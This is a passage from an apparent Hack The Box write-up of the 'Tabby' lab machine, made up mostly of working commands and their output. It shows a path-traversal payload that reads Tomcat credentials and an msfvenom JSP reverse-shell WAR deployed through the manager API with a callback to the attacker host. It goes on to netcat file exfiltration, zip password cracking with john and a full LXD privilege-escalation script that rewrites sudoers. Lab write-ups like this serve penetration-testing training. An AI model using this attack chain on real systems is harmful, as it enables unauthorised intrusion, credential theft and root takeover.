root@kali:/home/kali/Downloads/apache-tomcat-9.0.36-src# apt-file search tomcat-users.xml
tomcat9: /usr/share/tomcat9/etc/tomcat-users.xml
tomcat9-user: /usr/share/tomcat9/skel/conf/tomcat-users.xml
```

LINK: http://10.10.10.194/news.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f/usr/share/tomcat9/etc/tomcat-users.xml



```
    -->
    <role rolename="admin-gui"/>
    <role rolename="manager-script"/>
    <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
  </tomcat-users>
```

USER: tomcat
PASS: $3cureP4s5w0rd123!

The permissions I have are admin-gui which gives me access to the host-manager URI
manager-script gives me permisions to Access to the tools-friendly plain text interface that is described in this document, https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html
REFERENCE: https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html

I then signed into the tomcat app at http://10.10.10.194:8080/host-manager/html
This returned some more version info


Tomcat Version Apache Tomcat/9.0.31
JVM Version 11.0.7+10-post-Ubuntu-3ubuntu1
JVM Vendor Ubuntu
OS Name Linux
OS Version 5.4.0-31-generic
OS Architecture amd64

The format for scripting manager commands is
http://{host}:{port}/manager/text/{command}?{parameters}

LIST APPLICATIONS USING COMMAND

```
# List applications
curl -u tomcat:'$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/list
```

SCREENSHOT EVIDENCE OF TOMCAT COMMAND EXECUTED




```
root@kali:~/HTB/Boxes/Tabby# curl -u tomcat:'$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/list
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:1:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

Knowing I can successfully issue commands this way I generate a malicious WAR file and upload it


```
# Generate payload
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.33 LPORT=1337 -f WAR > tobor.war

# Set up listener
msfconsole
use multi/handler
set payload java/jsp_shell_reverse_tcp
set LHOST 10.10.14.33
set LPORT 1337
run -j

# Deploy an application
curl -u tomcat:'$3cureP4s5w0rd123!' --upload-file tobor.war http://10.10.10.194:8080/manager/text/deploy?
path=/tobor

# Execute payload
curl http://10.10.10.194:8080/tobor -sL
```

SCREENSHOT EVIDENCE OF DEPLOYED WEB APP



```
root@kali:~/HTB/Boxes/Tabby# curl -u tomcat:'$3cureP4s5w0rd123!' --upload-file tobor.war http://10.10.10.194:8080/manager/text/deploy?path=/tobor
OK - Deployed application at context path [/tobor]
root@kali:~/HTB/Boxes/Tabby#
```

SCREENSHOT EVIDENCE OF REVERSE SHELL



```
msf5 exploit(multi/handler) > [*] Command shell session 1 opened (10.10.14.33:1337 → 10.10.10.194:44

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell java/linux              10.10.14.33:1337 → 10.10.10.194:44086 (10.10.10.194)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

hostname
tabby
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

I found a password protected zip file in /var/www/html/files/ called 16162020_backup.zip.
I transfered it to my attack machine and cracked the password

```
# Start listener
nc -lv 1234 > 16162020_backup.zip

# Send file
nc -N 10.10.14.33 1234 < 16162020_backup.zip

# Make file john crackable. This will require copy and pasting the result into a file
zip2john 16162020_backup.zip crackzip.txt
```


CONTENTS OF crackzip.txt

```
16162020_backup.zip:$pkzip2
$3*2*1*0*0*24*02f9*5d46*ccf7b799809a3d3c12abb83063af3c6dd538521379c8d744cd195945926884341a9c4f74*1*0*8*24*
285c*5935*f422c178c96c8537b1297ae19ab6b91f497252d0a4efe86b3264ee48b099ed6dd54811ff*2*0*72*7b*5c67f19e*1b1f
*4f*8*72*5c67*5a7a*ca5fafc4738500a9b5a41c17d7ee193634e3f8e483b6795e898581d0fe5198d16fe5332ea7d4a299e95ebff
f6b9f955427563773b68eaee312d2bb841eecd6b9cc70a7597226c7a8724b0fcd43e4d0183f0ad47c14bf0268c1113ff57e11fc2e7
4d72a8d30f3590adc3393dddac6dcb11bfd*$/pkzip2$::16162020_backup.zip:var/www/html/news.php, var/www/html/
logo.png, var/www/html/index.php:16162020_backup.zip
```

Crack the password

```
john crackzip.txt --wordlist=/usr/share/wordlists/rockyou.txt

# RESULTS
admin@it
```

SCREENSHOT EVIDENCE OF CRACKED PASSWORD




```
root@kali:~/HTB/Boxes/Tabby# john crackzip.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (16162020_backup.zip)
1g 0:00:00:00 DONE (2020-07-04 15:30) 1.449g/s 15018Kp/s 15018Kc/s 15018KC/s adnc153..adenabu
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

PASSOWORD: admin@it

Unzip the files to read the backups

```
unzip 16162020_backup.zip
```

SCREENSHOT EVIDENCE OF CRACKED FILES



```
root@kali:~/HTB/Boxes/Tabby# unzip 16162020_backup.zip
Archive:  16162020_backup.zip
[16162020_backup.zip] var/www/html/favicon.ico password:
  inflating: var/www/html/favicon.ico
  inflating: var/www/html/index.php
 extracting: var/www/html/logo.png
  inflating: var/www/html/news.php
  inflating: var/www/html/Readme.txt
```


These were only backed up files. This password also worked for signing into the target as the user ash

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
su ash
Password: admin@it
```

I then obtained the user flag

```
cat /home/ash/user.txt
# RESULTS
ce14bdc2bff12c87148287ffe0790b7c
```

SCREENSHOT EVIDENCE OF USER FLAG



```
ash@tabby:/var/www/html/files$ cat /home/ash/user.txt
cat /home/ash/user.txt
ce14bdc2bff12c87148287ffe0790b7c
ash@tabby:/var/www/html/files$
```


USER FLAG: ce14bdc2bff12c87148287ffe0790b7c

PrivEsc

Checking the permissions of the user ash I discover I am a member of the lxd group
I also see there is a network interface called lxdbr0 meaning containers may already exist

A container is already deployed

```
lxc ls
```



```
ash@tabby:/var/www/html/files$ lxc ls
lxc ls
+--------+---------+------+------+-----------+-----------+
|  NAME  |  STATE  | IPV4 | IPV6 |   TYPE    | SNAPSHOTS |
+--------+---------+------+------+-----------+-----------+
| ignite | STOPPED |      |      | CONTAINER | 0         |
+--------+---------+------+------+-----------+-----------+
```

I used the LXD Privilege Escalation method to obtain root privilege

CONTENTS OF lxd_privesc.sh


Script I wrote to exploit the vulnerability https://github.com/tobor88/Bash/blob/master/lxd_privesc.sh

```
#!/bin/bash
# LXD Privilege Escalation Method


# Allow Ctrl+C to kill process
trap '
  trap - INT # restore default INT handler
  kill -s INT "$$"
' INT


if [ -z "$1" ] || [ "$1" == '-h' ] || [ "$1" == '--help' ] ; then
# This option displays a help message and command execution examples
                echo ""
                echo "OsbornePro LXE Privilege Escalation 1.0 ( https://roberthosborne.com )"
                echo ""
                echo "USAGE: ./lxd_privesc.sh <container name>"
                echo ""
                echo "OPTIONS:"
                echo "  -h : Displays the help information for the command."
                echo ""
                echo "EXAMPLES:"
                echo "  ./lxd_privesc.sh container1"
                echo "  # This example uses container1 to upgrade permissions for the current user"
                echo ""
                exit 0
fi

lxc stop "$1" 2> /dev/null
lxc config set "$1" security.privileged true || echo "[x] Failed to modify privilege"
lxc start "$1" || echo "[x] Failed to start container $1"
lxc config device add "$1" rootdisk disk source=/ path=/mnt/root recursive=true || echo "[x] Failed to
mount filesystem"
lxc exec "$1" -- /bin/sh -c "echo $USER 'ALL=(ALL)' NOPASSWD: ALL >> /mnt/root/etc/sudoers" || echo "[x]
Failed to add sudo privilege"
lxc config device remove "$1" rootdisk || echo "[x] Failed to unmount filesystem"
lxc config set "$1" security.privileged false || echo "[x] Failed to modify privilege"
lxc stop "$1"

echo "[*] Execution completed"

sudo id
sudo bash
```

I then obtained the root flag

```
cat /root/root.txt
# RESULTS
5a67966f6b1daf4b686dcbc107c3af81
```

SCREENSHOT EVIDENCE OF ROOT FLAG



```
ash@tabby:/dev/shm/.tobor$ sudo bash
sudo bash
root@tabby:/dev/shm/.tobor# cat /root/root.txt
cat /root/root.txt
5a67966f6b1daf4b686dcbc107c3af81
root@tabby:/dev/shm/.tobor#
```

ROOT FLAG: 5a67966f6b1daf4b686dcbc107c3af81